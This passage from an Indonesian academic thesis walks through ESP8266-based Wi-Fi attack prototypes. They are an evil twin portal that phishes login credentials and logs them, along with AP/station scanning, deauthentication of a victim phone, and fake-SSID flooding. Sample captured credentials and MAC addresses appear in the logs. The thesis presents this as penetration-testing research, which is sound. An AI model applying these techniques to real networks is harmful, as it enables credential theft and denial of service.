
Gambar 4.39 Memasukan SSID dan *password*



Gambar 4.40 terkoneksi pada jaringan etfbug

Pengguna untuk dapat terkoneksi pada perangkat dengan melakukan koneksi jaringan ke jaringan “*Hidden Network*” seperti pada Gambar 4.38, dimana pada jaringan tersebut terdapat banyak SSID yang disembunyikan dari umum dikarenakan memiliki fungsi tertentu. Pada jaringan dibuat tersembunyi agar proses kegiatan uji penetrasi tidak diketahui oleh korban.

Pada Gambar 4.39 merupakan proses pengguna dalam melakukan input SSID dan *password* yang sudah diketahui pada perangkat yaitu SSID “etfbug” dan *password*. Ketika sudah di-*input* maka akan terkoneksi ke jaringan SSID “etfbug” seperti pada Gambar 4.40



Gambar 4.41 tampilan halaman utama

Setelah terkoneksi ke jaringan “etfbug”, maka selanjutnya masuk ke *web browser* dan masukan IP yang sudah dialokasikan untuk halaman *web interface* dari serangan yaitu 192.168.1.1. ketika sudah memasukan IP akan muncul halaman utama dimana pada halaman utama tersebut terdapat informasi “*Evil Twin Portal*” dengan menu konfigurasi, *logging* dan *system logs*.

b) Proses *Rogue AP* saat menjalankan serangan

Untuk menjalankan serangan *rogue AP*, pengguna dapat masuk kedalam menu “*configuration*”. Pada *menu* tersebut terdapat beberapa inputan parameter yang dapat diisi oleh pengguna sebelum melancarkan serangan. Inputan yang diisi dapat disesuaikan dengan preferensi pengguna sesuai dengan target organisasi atau instansi yang dilakukan pengujian.

Terdapat beberapa parameter seperti pada Gambar 4.42 yang dapat diisi oleh pengguna yaitu:

Enable portal : menu ini untuk mengaktifkan fungsi portal dari serangan
SSID : memasukan SSID yang diinginkan pentester
Password : memasukan *password* yang diinginkan *pentester* serta dapat mengaktifkan atau menonaktifkan penggunaan *password*

Channel : menyesuaikan kanal pada jaringan
Hidden : menyembunyikan atau mempublikasikan SSID
IP : menyesuaikan alamat IP web *portal* yang terkoneksi
Gateway : menyesuaikan alamat *gateway* sesuai IPnya
Subnet : alokasi alamat IP yang dapat terhubung

Terdapat perubahan *setting* untuk SSID admin yaitu ketika rogue AP sudah diluncurkan untuk melihat aktifitas dari *rogue* AP, dengan konfigurasi berikut:

Admin Settings

Username : SSID admin apabila *rogue* AP sudah dibuat

Password : *password* SSID admin

The screenshot displays the 'Evil Twin Portal' configuration interface. At the top, there is a navigation bar with a 'HOME' button and the text 'Evil Twin Portal'. Below this, the 'Settings' section is visible, containing two buttons: 'APPLY AND REBOOT' and 'RESET DEFAULTS'. The settings are organized into several sections:


- Attack Type**: A dropdown menu set to 'Rogue AP'.
- Enable portal**: A dropdown menu set to 'YES'.
- WiFi settings**:
 - SSID**: A text input field containing 'T5'.
 - Password**: A text input field containing 'empty'.
 - Channel**: A dropdown menu set to '11'.
 - Hidden**: A dropdown menu set to 'NO'.
- IP**: A text input field containing '8.8.8.8'.
- Gateway**: A text input field containing '192.168.1.1'.
- Subnet**: A text input field containing '255.255.255.0'.
- Evil Twin Portal Admin Settings**:
 - Username**: A text input field containing 'etfbug'.
 - Password**: A text input field containing 'password'.

At the bottom of the settings section, there are two buttons: 'APPLY AND REBOOT' and 'RESET DEFAULTS'.

Gambar 4.42 tampilan manajemen konfigurasi *Rogue* AP



Gambar 4.43 SSID *Rogue* AP



PoltekSSN Wifi Connection

You must log in to continue

[Forgot email address or password?](#)

If it's not your computer, use an incognito window to sign in. [Find out more](#)

[Create an account](#)
Next

English (English) ▼
Help
Confidentiality
Conditions utilisation

Gambar 4.44 *redirect web portal* *Rogue* AP

Ketika *rogue* AP sudah diaktifkan, maka SSID *rogue* AP yang sudah disetting yaitu “T5” akan muncul pada jaringan yang ada di sistem korban. Seperti pada Gambar 4.43 Ketika korban melakukan koneksi ke jaringan tersebut maka akan otomatis langsung membuka *browser* dan melakukan redireksi ke url “www.msftconnectfest.com\redirect” seperti pada Gambar

4.44, kemudian korban akan memasukan data pada web portal tersebut seperti pada Gambar 4.45 dan Gambar 4.46.

Gambar 4.45 *input* pada *web portal*



Gambar 4.46 Setelah berhasil melakukan *input* pada *web portal*

c) Proses *Logging* pada sistem

Connected stations

MAC	IP	Phished
20:34:FB:D7:29:BC	192.168.1.100	NO
8C:C8:4B:20:F8:C7	192.168.1.101	NO
58:94:6B:D8:7A:74	192.168.1.101	NO

Gambar 4.47 *log* dari aktivitas sistem

Pada Gambar 4.47 merupakan proses log dari aktifitas sistem yang berupa perangkat yang terkoneksi dengan informasi yang ditampilkan MAC, IP dan

status *phised* yang merupakan keterangan apabila perangkat tersebut sudah masuk pada web portal dan menunjukkan kepemilikan perangkat korban atau milik pengguna.

HOME

ESPORTAL

Connected stations


ssid	channel	user	pass	userAgent
T5	11	rtfbug	password	Mozilla/5.0 (Windows NT 10.0; Win64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4383.83 Safari/537.36 Edg/89.0.774.68)
Rogue AP	11	toddyupananda@gmail.com	s3cr3t	Mozilla/5.0 (Windows NT 10.0; Win64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4383.83 Safari/537.36 Edg/89.0.774.68)
T5	11	toddy.upananda@student.poltekssn.ac.id	thisispasswrod	Mozilla/5.0 (Windows NT 10.0; Win64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4383.83 Safari/537.36 Edg/89.0.774.68)
T5	11	toddy.upananda@student.poltekssn.ac.id	thisispassword	Mozilla/5.0 (Windows NT 10.0; Win64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4383.83 Safari/537.36 Edg/89.0.774.68)
T5	11	toddy.upananda@student.poltekssn.ac.id	rahasia	Mozilla/5.0 (Windows NT 10.0; Win64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4383.83 Safari/537.36 Edg/89.0.774.68)

Gambar 4.48 *log* dari aktivitas serangan

Gambar 4.48 merupakan log aktifitas serangan yang diambil dari web portal *phising* yang merupakan data input korban, beberapa informasi yang didapatkan yaitu SSID yang terkoneksi dari korban, kanal yang digunakan, data user berupa email atau ID, *password* dan *user agent* yang digunakan oleh korban. Sehingga didapatkan informasi dari SSID T5 didapatkan email *toddy.upananda@student.poltekssn.ac.id* dengan *password* “thisispassword” menggunakan *browser* mozilla 5.0.

d) Proses *Generate Report* pada Sistem

Proses pembuatan laporan dari *log* dapat dimasukan pada *menu logging* dan *system log*, terdapat tampilan seperti pada gambar 4.49 dan terdapat tombol untuk mengunduh laporan. Hasil laporan *log* akan ditampilkan seperti pada Gambar 4.50 yang kemudian dapat dikonversi sehingga memudahkan pentester untuk membuat laporan



```
[{"url":"http://www.msftconnecttest.com/redirect","ssid":"T5","hidden":0,"channel":11,"user":"rtfbug","pass":"password","userAgent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36 Edg/89.0.774.68"}, {"url":"http://www.msftconnecttest.com/redirect","ssid":"Rogue AP","hidden":0,"channel":11,"user":"toddyupananda@gmail.com","pass":"s3cr3t","userAgent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36 Edg/89.0.774.77"}, {"url":"http://www.msftconnecttest.com/redirect","ssid":"T5","hidden":0,"channel":11,"user":"toddy.upananda@student.poltekssn.ac.id","pass":"thisispasswrod","userAgent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36 Edg/89.0.774.77"}, {"url":"http://www.msftconnecttest.com/redirect","ssid":"T5","hidden":1,"channel":11,"user":"toddy.upananda@student.poltekssn.ac.id","pass":"thisispassword","userAgent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36 Edg/89.0.774.77"}, {"url":"http://www.msftconnecttest.com/redirect","ssid":"T5","hidden":0,"channel":11,"user":"toddy.upananda@student.poltekssn.ac.id","pass":"rahasia","userAgent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36 Edg/89.0.774.77"}]
```

Gambar 4.49 Hasil Unduhan *Log* Serangan

```
[{"url":"http://www.msftconnecttest.com/redirect","ssid":"T5","hidden":0,"channel":11,"user":"rtfbug","pass":"password","userAgent":"Mozilla/5.0 (Windows-NT-10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36 Edg/89.0.774.68"}, {"url":"http://www.msftconnecttest.com/redirect","ssid":"Rogue AP","hidden":0,"channel":11,"user":"toddyupananda@gmail.com","pass":"s3cr3t","userAgent":"Mozilla/5.0 (Windows-NT-10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36 Edg/89.0.774.77"}, {"url":"http://www.msftconnecttest.com/redirect","ssid":"T5","hidden":0,"channel":11,"user":"toddy.upananda@student.poltekssn.ac.id","pass":"thisispasswrod","userAgent":"Mozilla/5.0 (Windows-NT-10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36 Edg/89.0.774.77"}, {"url":"http://www.msftconnecttest.com/redirect","ssid":"T5","hidden":1,"channel":11,"user":"toddy.upananda@student.poltekssn.ac.id","pass":"thisispassword","userAgent":"Mozilla/5.0 (Windows-NT-10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36 Edg/89.0.774.77"}, {"url":"http://www.msftconnecttest.com/redirect","ssid":"T5","hidden":0,"channel":11,"user":"toddy.upananda@student.poltekssn.ac.id","pass":"rahasia","userAgent":"Mozilla/5.0 (Windows-NT-10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36 Edg/89.0.774.77"}]
```

Gambar 4.50 Hasil *log* yang sudah dikonversikan ke *file .txt*

a. Skenario Serangan NodeMCU ESP8266 Kedua


Pengujian serangan sistem prototipe pada perangkat ESP8266 kedua menggunakan fungsi-fungsi yang ada seperti *scanning*, *spawner* dan deautentikasi. Penyerang berada pada jaringan yang tidak diketahui informasinya, oleh karena itu penyerang melakukan scanning jaringan untuk

mengetahui informasi Wi-Fi apa yang dapat diambil menggunakan perangkat, kemudian penyerang menjalankan fungsi *spawner* untuk membuat *fake AP* di jaringan korban dan terakhir penyerang melakukan deautentikasi koneksi antara perangkat korban dan AP agar hilangnya ketersediaan sumber daya jaringan dari AP.


b. Pengujian Serangan

a) Proses *Login*

Tahap pertama pengguna melakukan akses pada perangkat dengan melakukan koneksi ke *Hidden Network* pada sistem operasinya, pengguna kemudian memasukan SSID dan password yang dimiliki perangkat untuk dapat di autentikasi.




Gambar 4.51 Pengguna memasukan SSID dan *Password*



Gambar 4.52 Pengguna terhubung ke jaringan sistem

Pengguna memasukan SSID “etfscan” dan *password* “zxcasdqwe” pada sistem *login* seperti pada Gambar 4.51 dan terhubung ke perangkat pada Gambar 4.52, setelah itu pengguna membuka *web browser* dan memasukan IP 192.168.2.1 untuk dapat membuka halaman *web interface* dari sistem. Seperti pada Gambar 4.53.



Gambar 4.53 IP pada *web browser*

b) Proses *Scanning*

Setelah masuk ke dalam *web interface* perangkat, pengguna dilihatkan langsung pada halaman *scanning*, dimana pada halaman tersebut pengguna dapat melihat informasi hasil *scanning* otomatis oleh sistem, pengguna dapat melakukan *scanning* ulang untuk mendapatkan hasil sesuai preferensi pengguna.

Access Point: 4						
	SSID	Name	Ch	RSSI	Enc	MAC
0	T1	<button>ADD</button>	6	-76	WPA2	74:ac:b9:03:22:52
1	T2	<button>ADD</button>	6	-76	WPA2	76:ac:b9:03:22:52
2	T4	<button>ADD</button>	6	-77	WPA2	96:ac:b9:03:22:52
3	T3	<button>ADD</button>	6	-78	WPA2	86:ac:b9:03:22:52

Gambar 4.54 *Scan* AP jaringan

Station: 13						
Vendor	MAC	Ch	Name	Pkts	AP	Last seen
0	18:01:f1:98:7a:5c	6	<button>ADD</button>	116	T3	51min
1	TendaTec 50:2b:73:c9:02:8f	6	<button>ADD</button>	94	T1	51min
2	Azurewav 80:c5:f2:91:67:bd	6	<button>ADD</button>	90	T3	51min
3	8c:c8:4b:20:f8:47	6	<button>ADD</button>	62	T1	51min
4	8c:c8:4b:21:38:0b	6	<button>ADD</button>	61	T2	51min
5	XiaomiCo 0c:98:38:75:ce:17	6	<button>ADD</button>	60	T1	51min
6	8c:c8:4b:20:f8:c7	6	<button>ADD</button>	58	T4	51min
7	HonHaiPr 80:2b:f9:e4:69:9b	6	<button>ADD</button>	27	T2	51min

Gambar 4.55 Scan Station Jaringan

Dari *scan* yang dilakukan pengguna didapatkan hasil berupa 4 AP dan 13 *Station* yang tertangkap oleh sistem perangkat dengan informasi yang ditampilkan pada AP yaitu SSID, kanal, RSSI, keamanan, MC dan *vendor*. Sedangkan pada *Station* informasi yang ditampilkan *Vendor*, MAC, kanal, paket data, AP yang terkoneksi, dan waktu terakhir aktif.

Dari informasi tersebut pengguna yang berlaku sebagai penyerang dapat melakukan serangan lebih lanjut dengan memilih *station* yang dituju dan menuju menu deautentikasi untuk melakukan serangan deautentikasi.

c) Proses Deautentikasi

Setelah pengguna mendapatkan informasi AP dan station apa saja yang ada di jaringan, pengguna dapat meluncurkan serangan deautentikasi antara *station* dan APnya, dalam serangan ini pengguna memilih *station* yang dituju dalam serangan ini yaitu *station* dengan MAC 20:34:fb:d7:29:bc, yang terhubung pada kanal 6 dan terkoneksi pada AP T4.


16	e0:1f:88:6b:bd:36	6	<button>ADD</button>	14	T4	<1min	<input type="checkbox"/>	<button>X</button>
17	20:34:fb:d7:29:bc	6	device_0	10	T4	<1min	<input checked="" type="checkbox"/>	<button>X</button>
18	80:91:33:94:75:31	6	<button>ADD</button>	8	T3	<1min	<input type="checkbox"/>	<button>X</button>

Gambar 4.56 Target station

Attack	Target	Pkts/s	
Deauther	2	100/100	<button>STOP</button>
Spawner	60	0/0	<button>START</button>

Gambar 4.57 Serangan Deautentikasi Dijalankan

Pengguna masuk pada menu deautentikasi, kemudian setelah didapatkan informasi target maka serangan sudah dapat dilancarkan dengan tombol *start*. Sistem akan mengirimkan paket deautentikasi yang terlihat dengan pengiriman paket 100 dan diterima 100 paket.



Gambar 4.58 Hasil serangan deautentikasi pada korban

Pada Gambar 4.58 terlihat bahwa serangan yang ditujukan ke perangkat berupa *Smartphone* Xiaomi Redmi 7 yang terhubung AP T4 terputus dari jaringannya dan tidak dapat terkoneksi kembali selama serangan masih dijalankan.

d) Proses *Spawner*


Setelah proses deautentikasi dijalankan, pengguna melihat kesempatan korban untuk mencoba mengakses AP kembali, namun pengguna melakukan serangan *spawner* yang membangkitkan *fake* AP agar pengguna kesulitan dalam mencari AP lain.

Serangan *Spawner* ini dapat berjalan efektif apabila pengguna juga mengaktifkan Rogue AP dan menggunakan nama SSID AP yang sama untuk membingungkan pengguna. Namun pada serangan ini yang digunakan fungsi *random mode* yang ada pada sistem untuk membangkitkan *fake* AP *random* sejumlah 60 SSID seperti pada Gambar 4.59 dan Gambar 4.60.

Waktu Interval		10	s
DISABLE RANDOM MODE			
0	L7@VNd{2b.6\$41NioOclM58\$gUflv"4		SAVE
1	1P.3%ko\$.KxIIP 2[.Q=":MoKj]E<7[SAVE
2	(d_W{k5Qj"&M5*8:&I?f[xbWJoQz9bkz	-	SAVE
3	Q6MVSk{[jdTZyg>u0Q^"a)xD7#&qV"=M		SAVE
4	\$*!9' O>kD>Vit05IkZ~K3@SHeC/4yj0:	-	SAVE
5	L#F8Q3EdmZBS\@zDROsmrs4M"vDZjFTH	-	SAVE

Gambar 4.59 *Random Mode*

Spawner	60	600/600	STOP
---------	----	---------	-------------

Gambar 4.60 Membangkitkan *fake* AP di jaringanGambar 4.61 *Fake* AP yang ada di jaringan

Terlihat pada Gambar 4.61 bahwa *fake* AP yang dibangkitkan oleh sistem berada di jaringan perangkat yang ada di sekitar yang bertujuan untuk membingungkan korban untuk mencari AP yang asli.

c. Analisis Implementasi

Hasil analisis implementasi sistem prototipe dilakukan dengan *user acceptance testing* (UAT) dari peneliti. UAT merupakan pengujian yang dilakukan oleh pengguna berdasarkan hasil sistem yang telah dibuat. Pada penelitian ini untuk mendapatkan data pada proses UAT digunakan teknik kualitatif dengan melakukan perbandingan dengan hasil penelitian sebelumnya dan implementasi perangkat.

Perangkat *automated testing tools* penelitian ini ditetapkan sebagai sistem prototipe Selanjutnya, terdapat kebutuhan untuk penambahan fungsi sistem prototipe dari hasil analisis pada Tabel 4.20 sehingga hasil penambahan selanjutnya ditetapkan sebagai sistem prototipe lanjutan yang dimasukkan pada perangkat ESP8266 yang kedua untuk menyempurnakan fungsi perangkat sebelumnya. Berdasarkan pengujian yang telah dilakukan, didapatkan data sebagai berikut:

Tabel 4.20 Kebutuhan penambahan untuk sistem prototipe lanjutan

No.	Kebutuhan	Keterangan
1	penambahan perangkat NodeMCU ESP8266 untuk membantu dalam uji penetrasi Wi-Fi	Perangkat baru diperlukan untuk mendapatkan fitur yang sesuai dengan [4], dikarenakan ketika melakukan pembuatan Rogue AP perangkat tidak dapat melakukan fungsi lain sehingga terbatas dalam melakukan serangan
2	perangkat sistem menyediakan komputasi dan jaringan untuk web <i>interface</i> baru	sistem membutuhkan web <i>interface</i> yang berbeda dengan sistem prototipe dalam menyediakan layanan serangan
3	Integrasi komponen- perangkat sistem prototipe dan sistem prototipe lanjutan	Pengembangan perangkat keras agar perangkat lebih <i>mobile</i> dan portabel untuk digunakan
4	sistem prototipe dapat melakukan <i>scanning Access Point</i> dan <i>Station</i> yang ada pada jaringan	Pengembangan fitur baru untuk melengkapi serangan yaitu dapat melakukan scan AP yang berada di sekitar jaringan
5	sistem prototipe menyediakan fungsi deautentikasi klien	Pengembangan fitur serangan baru melakukan deautentikasi agar klien terputus koneksi dari AP aslinya


6	Sistem prototipe dilengkapi dengan fungsi <i>spawner</i> untuk memunculkan <i>Fake AP</i>	Pengembangan fitur baru untuk memunculkan AP palsu sebagai fitur untuk membuat korban bingung untuk melakukan koneksi ke AP
---	---	---

BAB V SIMULASI

Bab ini membahas simulasi pengujian yang dilakukan sistem dalam melakukan uji penetrasi pada perangkat jaringan menggunakan perangkat yang sudah dibangun menjadi *automated testing tools*.


1. Login Sistem

